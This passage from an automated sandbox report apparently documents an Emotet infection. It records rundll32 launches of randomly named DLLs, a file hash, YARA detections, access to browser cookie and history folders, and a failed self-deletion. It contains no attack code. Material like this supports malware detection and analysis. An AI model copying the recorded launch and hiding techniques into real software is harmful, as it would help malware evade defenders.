Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Liisdspzre\vtsbueurz.syo',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2115505168.00000000006F1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2115470379.00000000006D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3024 Parent PID: 2804

General

Start time:	15:48:53
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Uwcxnjiedvybvto\cwmcmgelygpijt.aui',Control_RunDLL
Imagebase:	0x740000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2345325449.00000000002B1000.00000020.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2345304717.0000000000250000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2C84C0	HttpSendRequestW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\Uwcxnjiedvybvto\cwmcmgelygpijt.aui	cannot delete	1	2CAAAA	DeleteFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis